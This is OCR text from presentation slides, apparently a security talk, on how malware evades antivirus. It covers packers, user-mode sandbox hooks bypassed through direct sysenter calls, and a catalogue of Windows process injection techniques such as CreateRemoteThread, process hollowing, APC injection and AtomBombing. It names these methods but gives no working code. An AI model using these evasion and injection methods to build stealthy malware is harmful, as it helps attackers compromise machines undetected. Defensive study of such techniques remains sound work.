


So... How about Packer?



UPX.exe

Real-Time Detection;



Process

Malware.exe

...

.text Section

...

Ntdll.dll

...

.text Section

...

Kernel32.dll

...

.text Section

...

⋮

normal



eax = function index
KiFastSystemCall

`__asm { sysenter }`



Windows Kernel (Ring0)

Process

Malware.exe

.text Section

Ntdll.dll


.text Section

sandbox.dll

.text Section




@ring3



Windows Kernel (Ring0)

Hook

`KiFastSystemCall`
`_asm { sysenter }`



Process

Malware.exe

.text Section

Ntdll.dll


.text Section

Kernel32.dll

.text Section



@ring0




KiFastSystemCall



__asm { sysenter }

Windows Kernel (Ring0)

Blind-Spot Of Anti-Virus



under AV




**Windows Kernel
(Ring0)**



Injection Art

Introduction of Injection Tricks



Issues Of Injection

- A. Place code in memory
- B. Execution
- C. Magic

Place code in memory

1. `Ntdll.NtWriteVirtualMemory,`
`Kernel32.WriteProcessMemory`
2. `User32.SetWindowLong`
3. `AtomBombing`
4. `Exploit?`



Execution

1. `Ntdll.NtCreateThreadEx`,
`Ntdll.RtlCreateUserThread`,
`Kernel32.CreateRemoteThread`
2. `Ntdll.NtQueueApcThread`,
`Kernel32.QueueUserAPC`
3. Import Address Table Hook
4. `SetThreadContext` + `ResumeThread`
5. Extra Window Memory (EWM) Vulnerability
6. Exploit?



✨ Magic ✨

1. Rundll
2. Registry Modification
3. DLL Side-Loading
4. SetWindowsHookEx
5. Shims



Injection Art



- Rundl132
- DLL Side-Loading
- CreateRemoteThread
- PE Injection
- Process Hollowing
- SetWindowsHookEx
- Registry Modification
- APC Injection & AtomBombing
- Extra Window Memory (EWM)
- IAT Hooking & Inline Hooking
- Shims



Injection Art 0

Baby Steps



Rundll

Rundll vs. Rundll32

Rundll loads and runs 16-bit DLLs, whereas Rundll32 loads and runs 32-bit DLLs. If you pass the wrong type of DLL to Rundll or Rundll32, it may fail to run without indicating any error messages.

